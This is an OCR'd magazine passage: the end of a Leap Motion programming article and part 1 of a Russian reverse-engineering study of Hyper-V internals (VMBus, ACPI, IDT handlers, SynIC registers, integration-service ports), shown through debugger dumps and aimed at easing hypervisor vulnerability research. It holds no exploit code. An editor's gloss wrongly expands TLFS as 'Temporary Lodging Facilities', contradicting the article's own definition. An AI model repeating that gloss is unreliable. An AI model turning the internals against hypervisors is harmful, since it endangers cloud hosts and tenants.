прослушивания — функции обратного вызова — onFrame вызывается в многопоточном режиме. То есть каждый ее вызов осуществляется в независимом потоке. Поэтому нам необходимо позаботиться о потокобезопасности в момент получения кадра от девайса, чему служит мьютекс. При прослушивании также можно игнорировать приход нового кадра (например, если прошедший кадр еще не обработан) и добавить его в историю (для последующей обработки).

Возвратимся к нашему коду, к месту создания объекта нашего класса Device. После его создания для него устанавливается функция обратного вызова.

Перерисовка

Но самое интересное происходит в методе перерисовки. Сначала выполняются подготовительные действия: очищение экрана, установка текущих матриц для камеры, включение альфа-смешивания, возможности чтения и записи в буфер глубины, установка цвета для рисования. Затем начинается непосредственное рисование: мы получаем от устройства трехмерные вектора положения локтя и запястья и методом gl::drawLine рисуем между этими точками линию. Далее получаем количество пальцев и в цикле с помощью итератора пробегаем по контейнеру, их содержащему. В Leap Motion каждый палец состоит из четырех частей (фаланг): периферической, промежуточной, проксимальной и пястной. Хотя на большом пальце настоящей человеческой руки последняя фаланга отсутствует, здесь она есть, но имеет нулевое значение. Во вложенном цикле, обходя все фаланги, получаем координаты различных их частей: начало, центр, конец, направление. Координаты представлены в виде векторов (Vec3f). Также внутри этого подцикла осуществляется рисование фаланг с помощью метода drawLine, которому передаются найденные координаты. Дополнительно из первых фаланг формируется контейнер суставов (knuckles). Когда происходит выход из внешнего цикла, рисуются линии, соединяющие пальцы и образующие кисти рук. На этом веселье перерисовки заканчивается. Откомпиль и запусти прогу, задержи руки над сенсором, и в окне отобразятся очертания твоих конечностей.

ИТОГИ

Leap Motion — революционный контроллер, он не только заменил сенсорный экран, но и подарил нам управление пространством, сделав еще более прозрачной границу между реальным миром и виртуальной реальностью. На уровне разработчика ПО мы получаем удобный программный интерфейс, позволяющий управлять всеми возможностями сенсора. Кросс-платформенные инструменты разработчика дают последнему доступ к устройству на множестве языков программирования, как компилируемых, так и интерпретируемых (пока среди последних только два — Python и JavaScript). Кроме того, API имеет стройную и понятную структуру: в каждый момент времени контроллер снимает изображение, формирует на основе его кадр и посылает на верхний уровень — в прикладную программу, где программист, распарсив кадр, работает с такими сущностями, как руки, пальцы, указатели (инструменты) и другое.

Из-за наличия в устройстве двух камер оно часто монтируется на очки виртуальной реальности для создания эффекта дополненной реальности, что достигается благодаря наличию в изображениях, снимаемых камерами, измеренных значений яркости инфракрасного излучателя, а также калибровочных данных, необходимых для коррекции сложного объектива.

В сегодняшней статье мы затронули тему создания прикладных решений, взаимодействующих с устройством посредством API. Тема эта очень обширна, и рассмотреть удалось далеко не все — за бортом остались жестикуляция, специальные движения, эмуляция прикосновения и много чего еще. Все это, а также многое другое, например использование контроллера в Windows и Web, интеграция с игровыми/графическими движками, может стать темой для разговора в ближайших статьях. Все зависит от тебя — пиши нам, требуй продолжения :). А пока — удачи во всех делах и до встречи на страницах «Хакера»!



ПРЕПАРИРУЕМ HYPER-V

ЧАСТЬ 1

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ ГИПЕРВИЗОРА КОМПАНИИ MICROSOFT

Crystal Eye Studio@shutterstock.com

Если бы работа хакера, а точнее программиста-исследователя происходила так, как это показано в классических фильмах: пришел, постучал по клавишам, на экране все замелькало зеленым, пароли взломались, а деньги внезапно переехали из пункта А в пункт B, — то жить было бы однозначно проще и веселее. Но в действительности любому серьезному хаку всегда предшествует основательная и скучная аналитическая работа. Вот ею мы и займемся, а результаты выкатим на твой суд в виде цикла из двух статей. Убедись, что у тебя есть достаточный запас пива и сигарет, — прочтение таких материалов опасно для неподготовленного мозга :).



gerhart
hyperv.internals@gmail.com



Обнаружение бага, получившего впоследствии номер MS13-092 (**ошибка в компоненте Hyper-V Windows Server 2012, позволяющая отправить гипервизор в BSOD из гостевой ОС или выполнить произвольный код (впрочем, PoC так и не был представлен)** в других гостевых ОС, запущенных на уязвимом хост-сервере), стало очень неприятным сюрпризом для инженеров Microsoft. До этого в течение почти трех лет никто не обнаруживал уязвимости в Hyper-V. До нее была только MS10-102, которую нашли в конце 2010 года. За эти четыре года популярность облачных сервисов сильно возросла, и исследователи проявляют все больший интерес к безопасности гипервизоров, лежащих в основе облачных систем. Однако количество публично доступных работ крайне невелико: исследователи неохотно тратят свое время на изучение таких сложных и плохо документированных архитектурных решений. В этой статье не рассказано о конкретных уязвимостях гипервизора, но она должна пролить свет на работу некоторых внутренних механизмов Hyper-V и тем самым частично упростить будущие исследования.

VMBUS

Во время написания статьи в качестве Hyper-V-сервера и гостевой ОС использовалась Windows Server 2012 R2 Update 1 (тип машины — Generation 1), но для отражения некоторых особенностей работы шины были использованы и другие версии операционных систем Windows, что явно будет указано в статье. **Тестовую среду лучше разворачивать в VMware Workstation 2014 July TechPreview или более поздних версиях**, поскольку в более ранних версиях баг в Workstation не позволяет выполнять отладку виртуальных машин по сети (либо необходимо в конфигурации виртуальной машины принудительно указывать использование UEFI). Также в дальнейшем будет подразумеваться, что стенд развернут на аппаратной платформе Intel и функции гипервизора реализованы в hvix64.exe.

Если говорить кратко, то VMBus — это технология взаимодействия гостевых операционных систем и root ОС. Соответственно, как в гостевой, так и в root ОС присутствуют компоненты, реализующие это взаимодействие через интерфейсы, предоставляемые гипервизором и **описанные в TLFS 4.0.** Microsoft разрабатывает гостевые компоненты для операционных систем семейства Linux, которые интегрированы в ядро Linux и выложены отдельно на GitHub: https://github.com/LIS/LIS3.5.




Рис. 1. Устройства VMB8 и VMBS

ТЕРМИНЫ И ОПРЕДЕЛЕНИЯ

- **Root-раздел** (родительский раздел, root ОС) — Windows Server 2012 R2 с включенным компонентом Hyper-V.
- **Гостевая ОС** — виртуальная машина Hyper-V с установленной Windows Server 2012 R2.
- **TLFS** — Hypervisor Top-Level Functional Specification: Windows Server 2012 R2.
- **LIS** — Linux Integration Services.
- **ACPI** — Advanced Configuration and Power Interface.

Начиная с Windows Server 2008 в ядре Windows появились функции, оптимизирующие работу операционной системы в виртуальной среде Hyper-V. Для сравнения, в ядре Windows Server 2008 (x64) реализовано всего 25 функций с префиксом Hvl, который идентифицирует их принадлежность к библиотеке интеграции с гипервизором, в Windows Server 2012 R2 уже присутствует 109 Hvl-функций.

Рис. 2. Дамп ASL

```
Device (VMBS)
{
Name (STA, 0x0F)
Name (_HID, "VMBus") // _HID: Hardware ID
Name (_DDN, "VMBUS") // _DDN: DOS Device Name
Method (_STA, 0, NotSerialized) // _STA: Status
 {
 If (LEqual (WIN8, 0x00))
          {
            Return (STA) /* \_SB_.PCI0.SBRG.VMBS.STA_ */
          }
          Else
          {
            Return (0x00)
          }
}
Name (_CRS, ResourceTemplate () // _CRS: Current Resource Settings
{
IRQ (Edge, ActiveHigh, Exclusive, )
          {5}
IRQ (Edge, ActiveHigh, Exclusive, )
          {7}
})
```

```
Device (VMB8)
{
Name (STA, 0x0F)
Name (_HID, "VMBus") // _HID: Hardware ID
Name (_UID, 0x00) // _UID: Unique ID
Name (_DDN, "VMBUS") // _DDN: DOS Device Name
Method (_STA, 0, NotSerialized) // _STA: Status
        {
          If (LEqual (WIN8, 0x01))
          {
            Return (STA) /* \_SB_.PCI0.SBRG.VMB8.STA_ */
          }
          Else
          {
            Return (0x00)
          }
        }
Name (_CRS, ResourceTemplate () // _CRS: Current
Resource Settings
{
          IRQ (Edge, ActiveHigh, Exclusive, )
              {5}
          IRQ (Edge, ActiveHigh, Exclusive, )
              {7}
}
)
```

2

```
Name (_HID, "VMBus") // _HID: Hardware ID
Name (_UID, Zero) // _UID: Unique ID
Name (_DDN, "VMBUS") // _DDN: DOS Device Name
Name (_CRS, ResourceTemplate () // _CRS: Current Resource Settings
{
   IRQ (Edge, ActiveHigh, Exclusive, )
       {5}
})
```

Рис. 3. Часть ASL дампа Gen2

```
Processor 0 (0, 0):
Device Object: 0000000000000000
Current IDT Allocation:
  0000000000000000 - 0000000000000050    00000000 <Not on bus>  A:0000000000000000 IRQ(GSIV):10
  0000000000000060 - 0000000000000060  D  ffffe0002beea270  A:ffffc00164602fa0 IRQ(GSIV):d
  0000000000000061 - 0000000000000061  D  ffffe0002bf07060  (atapi)  A:ffffc00164842b10 IRQ(GSIV):e
  0000000000000070 - 0000000000000070  D  ffffe0002beea780  (i8042prt)  A:ffffc00164842ae0 IRQ(GSIV):c
  0000000000000071 - 0000000000000071  D  ffffe0002beeb320  (vmbus)  A:ffffc00164842ab0 IRQ(GSIV):7
  0000000000000080 - 0000000000000080  D  ffffe0002beeaa30  (i8042prt)  A:ffffc00164842010 IRQ(GSIV):1
  0000000000000081 - 0000000000000081  D  ffffe0002beeb320  (vmbus)  A:ffffc00164842090 IRQ(GSIV):5
```

Рис. 4. !acpiirqarb Windows Server 2012 R2 Gen1 Guest

Рассмотрим, каким же образом компоненты шины VMBus взаимодействуют с гипервизором, root ОС и гостевой ОС. Сперва заглянем в исходные коды LIS и увидим, что VMBus — это устройство, поддерживающее ACPI. ACPI позволяет стандартизировать аппаратную платформу для различных операционных систем и реализован в Hyper-V (как, впрочем, и в других популярных платформах виртуализации), что позволяет использовать стандартные утилиты для получения необходимой для исследования информации.

ACPI-устройства можно просмотреть при помощи утилиты ACPI tool, входящей в старую версию AIDA64 (в более поздних она была удалена). С ее помощью в _SB.PCI0. SBRG обнаруживаются два устройства: VMB8 и VMBS (см. рис. 1).

Сдампим ACPI DSDT (Differentiated System Description Table) таблицу, которая содержит информацию о периферийных устройствах и дополнительных функциях аппаратной платформы, с помощью той же утилиты ACPI Tool и декомпилируем AML-дизассемблером (goo.gl/1pOZPX) в ASL. Получим дамп, показанный на рис. 2.

Поверхностное чтение Advanced Configuration and Power Interface Specification 5.0 дало понять, что в случае, если гостевая ОС — Windows 6.2 и выше, то будет задействовано устройство VMB8, в противном случае — VMBS. Единственное отличие этих устройств — объект _UID (Unique ID), который присутствует в VMB8. Если верить спецификации на ACPI, то присутствие этого объекта в таблице опционально и требуется только в том случае, **если устройство не может иными способами предоставить операционной системе постоянный уникальный идентификатор устройства.** Также стали известны ресурсы, которое использует устройство, — прерывания 5 и 7.

Для сравнения: в виртуальной машине типа Generation 2 присутствует только устройство VMBS, размещенное в _SB_. VMOD.VMBS (но с объектом _UID), которое использует только прерывание 5 (см. рис. 3).


ОБРАБОТКА ПРЕРЫВАНИЙ В ВИРТУАЛЬНОЙ СРЕДЕ

В Windows обработку прерываний выполняют процедуры, зарегистрированные в таблице диспетчеризации прерываний (IDT). Между обнаруженными нами в ACPI DSDT IRQ 5 и 7 и обработчиками в IDT прямой связи нет, и для того, чтобы сопоставить прерыванию его обработчик, Windows использует арбитр прерываний (вообще, существует несколько классов арбитров помимо IRQ — DMA, I/O, memory).

Информацию о зарегистрированных арбитрах можно увидеть в WinDBG при помощи команды !acpiirqarb.

```
**kd\> !acpiirqarb -** Для гостевой Windows Server↵
2012 R2 Gen1 (рис. 4):
```

Вывод команды показывает, что для IRQ 7 адрес обработчика будет находиться в 0x71 элементе IDT, для IRQ 5 — в 0x81. Генерация номеров обработчиков прерываний происходит в функции acpi!ProcessorReserveIdtEntries на этапе построения дерева устройств PnP-менеджером, когда функциональный драйвер устройства еще не загружен. Регистрация ISR в IDT происходит уже на более поздних этапах, **например при выполнении процедуры IoConnectInterrupt самим драйвером устройства.** Однако, просмотрев элементы IDT, мы увидим, что ISR для прерываний 0x71 и 0x81 не зарегистрированы:



WWW


О VMBus
Статья MSDN Hyper-V Architecture:
goo.gl/ZKQDTp

```
**kd\> !idt -a**
.........................................................................................
71: fffff80323f73938
nt!KxUnexpectedInterrupt0+0x388
81: fffff80323f739b8
nt!KxUnexpectedInterrupt0+0x408
.........................................................................................
```

В Windows Server 2012 R2 Gen2 для IRQ 5 был сопоставлен 0x90 элемент IDT.

```
**kd\> !acpiirqarb**
    Processor 0 (0, 0):
    Device Object: 0000000000000000
    Current IDT Allocation:
    0000000000000000 - 0000000000000050 00000000
\<Not on bus\>
    A:0000000000000000 IRQ(GSIV):10
    **0000000000000090 - 0000000000000090 D ↵
    ffffe001f35eb520 (vmbus)
    A:ffffc00133972660 IRQ(GSIV):5**
.........................................................................................
```

Однако, как показывает отладчик, ISR-процедура для вектора 0x90 также не определена:




```
**kd\> !idt -a**
90: fffff8014a3daa30
nt!KUnexpectedInterrupt0+0x480
```

WWW

Все об арбитрах в блоге MSDN
goo.gl/FuvG4R
goo.gl/V3UV8e
goo.gl/h1vXaf

В Windows 8.1 x86 мы видим несколько иную картину:

```
**kd\> !acpiirqarb**
Processor 0 (0, 0):
Device Object: 00000000
Current IDT Allocation:
.........................................................................................
**0000000000000081 - 0000000000000081 D↵
87f2f030 (vmbus) A:881642a8
IRQ(GSIV):fffffffe — такие значения обычно↵
характерны для MSI-устройств.**
.........................................................................................
**00000000000000b2 - 00000000000000b2 S B↵
87f31030 (s3cap) A:8814b840
IRQ(GSIV):5**
```



```
kd> dt –r3 nt!_KINTERRUPT 87b59e40
+0x000 Type          : 0n22
.........................................................................................
  +0x00c ServiceRoutine  : 0x822e122c    unsigned char vmbus!XPartPncIsr+0
.........................................................................................
  +0x02c Vector         : 0x81
  +0x033 Connected       : 0x1 ''
.........................................................................................
+0x0a0 ConnectionData  : 0x87f46728 _INTERRUPT_CONNECTION_DATA
        +0x048 Vectors       : [1] _INTERRUPT_VECTOR_DATA
                +0x000 Type        : 3 (InterruptTypeMessageRequest)
                   +0x004 Vector        : 0x81
                +0x030 ControllerInput  : <unnamed-tag>
                      +0x000 Gsiv        : 1
```

Рис. 5. Vmbus interrupt object

Обработчик	Индекс
KiHvInterrupt	0
KiVmbusInterrupt0	1
KiVmbusInterrupt1	2
KiVmbusInterrupt2	3
KiVmbusInterrupt3	4

```
5: kd> uf HvlRouteInterrupt
nt!HvlRouteInterrupt:
        sub    rsp,28h
        lea    rdx,[nt!HvlpInterruptCallback]
        movsxd rax,ecx
        mov    rdx,qword ptr [rdx+rax*8]
        test   rdx,rdx
        je     nt!HvlRouteInterrupt+0x19
nt!HvlRouteInterrupt+0x17:
        call   rdx
nt!HvlRouteInterrupt+0x19:
        add    rsp,28h
        ret
```

```
WINDBG>dt nt!_KDPC ffffe001`4c17c040
  +0x000 TargetInfoAsUlong : 0x113
  +0x000 Type          : 0x13 ''
  +0x001 Importance      : 0x1 ''
  +0x002 Number        : 0
  +0x008 DpcListEntry    : _SINGLE_LIST_ENTRY
  +0x010 ProcessorHistory : 1
  +0x018 DeferredRoutine  : 0xfffff801`f58cb19c    void  vmbusr!ParentInterruptDpc+0
  +0x020 DeferredContext  : 0xfffff801`f58da0e0 Void
  +0x028 SystemArgument1  : (null)
  +0x030 SystemArgument2  : (null)
  +0x038 DpcData         : (null)

WINDBG>dt nt!_KDPC ffffe001`4c17c080
  +0x000 TargetInfoAsUlong : 0x113
  +0x000 Type          : 0x13 ''
  +0x001 Importance      : 0x1 ''
  +0x002 Number        : 0
  +0x008 DpcListEntry    : _SINGLE_LIST_ENTRY
  +0x010 ProcessorHistory : 1
  +0x018 DeferredRoutine  : 0xfffff801`f58cade0    void  vmbusr!ParentRingInterruptDpc+0
  +0x020 DeferredContext  : 0xfffff801`f58da0e0 Void
  +0x028 SystemArgument1  : (null)
  +0x030 SystemArgument2  : (null)
  +0x038 DpcData         : (null)
```

При этом для прерывания с номером 0x81 определена ISR-процедура vmbus!XPartPncIsr:

```
**kd\> !idt**
81: 81b18a0c vmbus!XPartPncIsr (KINTERRUPT↵
**87b59e40** — (см. рис. 5))
b2: 81b18c58 nt!KiUnexpectedInterrupt130
```

s3cap — вспомогательный драйвер для работы с эмулируемой Hyper-V видеокартой S3 Trio.

Таким образом, ISR vmbus!XPartPncIsr регистрируется в IDT только в Windows 8.1 x86 (предположительно, в других x86 операционных системах, которые Microsoft поддерживает в качестве гостевых ОС для Hyper-V, используется такой же метод). Процедура vmbus!XPartPncIsr используется для обработки прерываний, генерируемых гипервизором.

В x64-битных системах, начиная с Windows 8 / Windows Server 2012, интеграция с гипервизором реализована несколько иначе. В IDT операционных систем были добавлены обработчики системных прерываний, генерируемых гипервизором. Кратко рассмотрим, каким образом формируется IDT на этапе загрузки Windows.

После инициализации загрузчика Windows winload.efi IDT выглядит следующим образом (вывод скрипта на pykd в точке останова WinDBG в winload.efi при загрузке операционной системы с параметром /bootdebug):

```
**kd\> !py D:\\hyperv4\\idt\_winload\_parse.py**
isr 1 address = winload!BdTrap01
isr 3 address = winload!BdTrap03
isr d address = winload!BdTrap0d
isr e address = winload!BdTrap0e
isr 29 address = winload!BdTrap29
isr 2c address = winload!BdTrap2c
isr 2d address = winload!BdTrap2d
```

Затем во время выполнения winload!OslArchTransferToKernel IDT обнуляется, управление передается ядру Windows, где в функции nt!KiInitializeBootStructures IDT инициализируется значениями из таблицы KiInterruptInitTable:

```
**kd\> dps KiInterruptInitTable L40**
.........................................................................................
fffff800\`1b9553c0 00000000\`00000030
fffff800\`1b9553c8 fffff800\`1b377160↵
nt!KiHvInterrupt
fffff800\`1b9553d0 00000000\`00000031
fffff800\`1b9553d8 fffff800\`1b3774c0↵
nt!KiVmbusInterrupt0
fffff800\`1b9553e0 00000000\`00000032
fffff800\`1b9553e8 fffff800\`1b377810↵
nt!KiVmbusInterrupt1
fffff800\`1b9553f0 00000000\`00000033
fffff800\`1b9553f8 fffff800\`1b377b60↵
nt!KiVmbusInterrupt2
fffff800\`1b955400 00000000\`00000034
fffff800\`1b955408 fffff800\`1b377eb0↵
nt!KiVmbusInterrupt3
.........................................................................................
```

Рис. 6. Дополнительные системные обработчики ядра Windows

Рис. 7. HvlRouteInterrupt

Рис. 8. DPC-объекты



INFO

Перед прочтением статьи рекомендуется ознакомиться с отчетом ERNW (goo.gl/1Cvotv), материалом «Hyper-V debugging for beginners» (goo.gl/A4vH0W), а также с официальным документом Hypervisor TLFS (goo.gl/9dlSj7).

Соответственно, обработчики системных прерываний 0x30–0x34 после завершения инициализации будут выглядеть следующим образом:

```
**kd\> !idt**
.........................................................................................
30: fffff8001b377160 nt!KiHvInterrupt
31: fffff8001b3774c0 nt!KiVmbusInterrupt0
32: fffff8001b377810 nt!KiVmbusInterrupt1
33: fffff8001b377b60 nt!KiVmbusInterrupt2
34: fffff8001b377eb0 nt!KiVmbusInterrupt3
.........................................................................................
```

Виртуальную машину второго поколения в Hyper-V можно создать только на базе ОС, содержащих в ядре пять описанных выше дополнительных обработчиков. В целях генерации прерываний Intel представляет аппаратную функцию virtual interrupt delivery, однако Hyper-V не использует указанную возможность. Вместо этого в гипервизоре происходит активация бита, соответствующего номеру вектора, в специальной области памяти с помощью инструкции вида **lock bts [rcx+598h], rax, где rax — номер вектора прерывания (0x30–0x32)**, так что, возможно, разработчики Hyper-V сочли вариант с регистрацией процедуры vmbus!XPartPncIsr в качестве обработчика менее производительным решением, чем вариант генерации прерываний посредством виртуализации APIC на основе данных в виртуальных регистрах SINTx.

9

```
5: kd> !apic
Apic @ ffd12000  ID:5 (50014)  LogDesc:12000000  DestFmt:0fffffff  TPR F0
TimeCnt: 000001e7clk  SpurVec:3f  FaultVec:e2  error:0
Ipi Cmd: 11000000`00000c00  Vec:00  NMI       Lg:11000000      edg high
Timer..: 00000000`000200fd  Vec:FD  FixedDel    Dest=Self      edg high
Linti0.: 00000000`000100c0  Vec:C0  FixedDel    Dest=Self      edg high      m
Linti1.: 00000000`00000400  Vec:00  NMI         Dest=Self      edg high
Sinti0.: 00000000`00020030  Vec:30  FixedDel    Dest=Self      edg high
Sinti1.: 00000000`00020030  Vec:30  FixedDel    Dest=Self      edg high
Sinti2.: 00000000`00010000  Vec:00  FixedDel    Dest=Self      edg high      m
Sinti3.: 00000000`00010000  Vec:00  FixedDel    Dest=Self      edg high      m
Sinti4.: 00000000`00020031  Vec:31  FixedDel    Dest=Self      edg high
Sinti5.: 00000000`00020032  Vec:32  FixedDel    Dest=Self      edg high
Sinti6.: 00000000`00010000  Vec:00  FixedDel    Dest=Self      edg high      m
.............................................................................
TMR: B4
IRR: 30, FD
ISR:
```

10

```
0: kd> !apic
Apic @ ffd11000  ID:0 (50014)  LogDesc:01000000  DestFmt:ffffffff  TPR F0
TimeCnt: 00000000clk  SpurVec:3f  FaultVec:e2  error:0
Ipi Cmd: 08000000`000008e1  Vec:E1  FixedDel  Lg:08000000      edg high
Timer..: 00000000`000300ff  Vec:FF  FixedDel    Dest=Self      edg high     m
Linti0.: 00000000`000100c0  Vec:C0  FixedDel    Dest=Self      edg high     m
Linti1.: 00000000`000184c0  Vec:C0  NMI         Dest=Self      lvl high     m
Sinti0.: 00000000`00020030  Vec:30  FixedDel    Dest=Self      edg high
Sinti1.: 00000000`00020030  Vec:30  FixedDel    Dest=Self      edg high
Sinti2.: 00000000`00020031  Vec:31  FixedDel    Dest=Self      edg high
Sinti3.: 00000000`000000d1  Vec:D1  FixedDel    Dest=Self      edg high
.............................................................................
TMR:
IRR: 31
ISR:
```

Рис. 9. !apic в root ОС

Рис. 10. !apic в гостевой ОС

Указанные обработчики регистрируются в IDT даже в том случае, если операционная система работает вне среды Hyper-V. Каждый обработчик вызывает HvlRouteInterrupt, передавая индекс в качестве параметра (см. рис. 6).

HvlRouteInterrupt выглядит следующим образом (рис. 7).

Функция вызывает обработчик из массива указателей HvlpInterruptCallback в зависимости от значения индекса. Этот массив в root ОС выглядит так:

```
**5: kd\> dps HvlpInterruptCallback **
fffff802\`fff5cc30 fffff800\`dc639d50 winhvr!WinHvOnInterrupt
fffff802\`fff5cc38 fffff800\`dd5a9ec0 vmbusr!XPartEnlightenedIsr
fffff802\`fff5cc40 fffff800\`dd5a9ec0 ↵
vmbusr!XPartEnlightenedIsr
fffff802\`fff5cc48 fffff800\`dd5a9ec0 ↵
vmbusr!XPartEnlightenedIsr
fffff802\`fff5cc50 fffff800\`dd5a9ec0 ↵
vmbusr!XPartEnlightenedIsr
fffff802\`fff5cc58 00000000\`00000000
```

XPartEnlightenedIsr по индексу, переданному из KiVmbusInterruptX, добавляет в DPC-очередь одну из двух возможных функций из массива DPC-структур в vmbusr: vmbusr!ParentInterruptDpc или же vmbusr!ParentRingInterruptDpc (рис. 8).

Количество структур DPC в массиве определяется функцией vmbusr!XPartPncPostInterruptsEnabledParent и зависит от количества логических процессоров в root ОС. Для каждого логического процессора добавляется DPC с vmbusr!ParentInterruptDpc и vmbusr!ParentRingInterruptDpc. Функция vmbusr!ParentRingInterruptDpc определяет адрес DPC-процедуры для nt!KeInsertQueueDpc исходя из того, на каком процессоре выполняется в текущий момент.

В гостевой ОС VMBus регистрирует в массиве HvlpInterruptCallback только один обработчик:

```
**1: kd\> dps HvlpInterruptCallback **
fffff803\`1d171c30 fffff800\`6d7c5714↵
winhv!WinHvOnInterrupt
fffff803\`1d171c38 fffff800\`6d801360 ↵
vmbus!XPartEnlightenedIsr
fffff803\`1d171c40 00000000\`00000000
```

Массив HvlpInterruptCallback заполняется с помощью экспортируемой ядром функции nt!HvlRegisterInterruptCallback. Обработчик WinHvOnInterrupt регистрируется при загрузке драйвера winhvr.sys:

```
winhvr!WinHvpInitialize-\> winhvr!WinHv↵
ReportPresentHypervisor-\> winhvr!WinHv↵
pConnectToHypervisor-\> nt!HvlRegister↵
InterruptCallback)
```

Остальные четыре обработчика регистрируются драйвером vmbusr.sys при его загрузке PnP-менеджером (vmbusr!RootDevicePrepareHardwareParent-\> nt!HvlRegisterInterruptCallback).

Попробуем разобраться, каким же образом гипервизор передает управление на обработчики системных прерываний. Для этого необходимо обратиться к разделу Virtual Interrupt Control в TLFS. Если кратко, то Hyper-V управляет прерываниями в гостевой ОС через синтетический контроллер прерываний (SynIC), который является расширением виртуализованного локального APIC и использует дополнительный набор регистров, отображаемых на память (memory mapped registers). То есть каждый виртуальный процессор, помимо обычного APIC, обладает дополнительным SynIC. SynIC содержит две страницы: SIM (synthetic interrupt message) и SIEF(synthetic interrupt event flags). SIEF и SIM — это массивы из 16 элементов, размер элемента — 256 байт. **Физические адреса (если быть точнее — GPA) этих массивов расположены в MSR-регистрах SIEF и SIMP соответственно.** Адреса этих страниц для каждого логического процессора будут разными. Также для SynIC определены 16 регистров SINTx. Каждый из элементов массивов SIEF и SIM сопоставлен с соответствующим регистром SINTx. WinDBG показывает содержимое регистров SINTx с помощью команды !apic (начиная с WinDBG 6.3).

Конфигурирование регистров SINT0 и SINT1 выполняется функцией nt!HvlEnlightenProcessor путем записи параметров в MSR-регистры 40000090h и 40000091h соответственно. SINT4 и SINT5 конфигурируются драйвером vmbusr.sys: vmbusr!XPartPncPostInterruptsEnabledParent-\> winhvr!WinHvSetSint-\>winhvr!WinHvSetSintOnCurrentProcessor. SINT2 в гостевой ОС конфигурируется драйвером vmbus.sys в функции winhv!WinHvSetSintOnCurrentProcessor.

В каждом SINTx присутствует 8-битное поле Vector. От значения этого поля зависит то, какой процедуре обработки прерываний будет передано управление при выполнении гипервызовов, в параметрах которых задается PortID (HvSignalEvent, HvPostMessage).

SINTx может быть задан неявно (например, для сообщения перехвата всегда будет контролироваться регистром SINT0 и, соответственно, располагаться в первом элементе страница SIM), явно (для сообщений таймера)

Рис. 11. Порты служб интеграции

11

№	Название сервиса	Номер порта	Номер ConnectionID	Тип	SINTx
1	OS Shutdown	0x1c	0x10007	HvPortTypeEvent	5
2	Time Synch	0x1d	0x10008	HvPortTypeEvent	5
3	Data Exchange	0x1e	0x10009	HvPortTypeEvent	5
4	Heartbeat	0x1f	0x1000a	HvPortTypeEvent	5
5	Backup	0x20	0x1000b	HvPortTypeEvent	5
6	Guest Services	0x21	0x1000f	HvPortTypeEvent	5

№	Type	SINTx
1.	HvPortTypeMessage	4
2.	HvPortTypeMessage	2
3.	HvPortTypeEvent	2
4.	HvPortTypeEvent	5
5.	HvPortTypeEvent	5
6.	HvPortTypeEvent	5
7.	HvPortTypeEvent	5
8.	HvPortTypeEvent	5
9.	HvPortTypeEvent	5
10.	HvPortTypeEvent	5
11.	HvPortTypeEvent	5
12.	HvPortTypeEvent	5
13.	HvPortTypeMonitor	-
14.	HvPortTypeMonitor	-

Рис. 12. **Порты, создаваемые при запуске виртуальной машины**

или же указан в параметрах порта, созданного с помощью гипервызова HvCreatePort. Одним из параметров является PortTypeInfo. Если тип порта — HvPortTypeMessage или HvPortTypeEvent, то в параметре PortTypeInfo присутствует TargetSint, содержащий номер SINT, к которому будет привязан порт и значение которого может быть в пределах от 1 до 15 (SINT0 зарезервирован для сообщений от гипервизора и не может быть указан в качестве TargetSint при создании порта).

Анализ значений активных регистров SINT в root ОС показывает, что в работе будут задействованы только три обработчика системных прерываний (KiHvInterrupt, KiVmbusInterrupt0, KiVmbusInterrupt1) из пяти. В каких целях в ядро были добавлены системные обработчики KiVmbusInterrupt2 и KiVmbusInterrupt3, обнаружить не удалось. **Возможно, они будут нужны на серверах с большим количеством логических процессоров (например, 64), но, к сожалению, в тестовой среде это проверить не удалось.** Также по значениям регистров SINTx видно, что обработчик nt!KiHvInterrupt (вектор 30) будет вызываться как при генерации прерываний от гипервизора, так и через порты, созданные с параметром TargetSint, равным 1.

WINDOWS И TLFS

Для примера рассмотрим параметры портов, создаваемых при активации каждого из сервисов гостевых компонентов интеграции Hyper-V.

На рис. 11 приведены характеристики портов, создаваемых для работы служб интеграции (по одному порту для каждого компонента).

Взаимодействие root ОС и гостевой ОС в ходе работы компонентов Integration Services происходит через 5-й элемент массива SIEF, то есть обработчиком в root ОС будет KiVmbusInterrupt1.

Номер каждого следующего создаваемого порта равен предыдущему, увеличенному на 1. **То есть если отключить все сервисы интеграции и затем включить их повторно, то номера портов, создаваемых для этих сервисов, будут находиться в диапазоне от 0x22 до 0x27.**

Параметры порта можно увидеть, если подключиться отладчиком непосредственно к гипервизору и отслеживать данные, передаваемые обработчику гипервызова HvCreatePort, или же подключиться отладчиком к ядру и отслеживать параметры функции WinHvCreatePort в драйвере winhvr.sys.

Остальные порты, которые создаются при включении гостевой ОС (количество портов зависит от конфигурации гостевой операционной системы), представлены на рис. 12. Нумерация приведена в порядке создания портов при включении ВМ Windows Server 2012 R2 с конфигурацией оборудования по умолчанию.

Важно отметить тот факт, что нулевой слот SIM как в гостевой, так и в родительской ОС зарезервирован для передачи сообщений от гипервизора. Формат таких сообщений документирован в TLFs (Temporary Lodging Facilities. — Прим. ред.). При передаче данных через оставшиеся слоты используется иной формат данных. Сообщения VMBus не документированы, но необходимая информация для работы с ними присутствует в исходных кодах LIS.

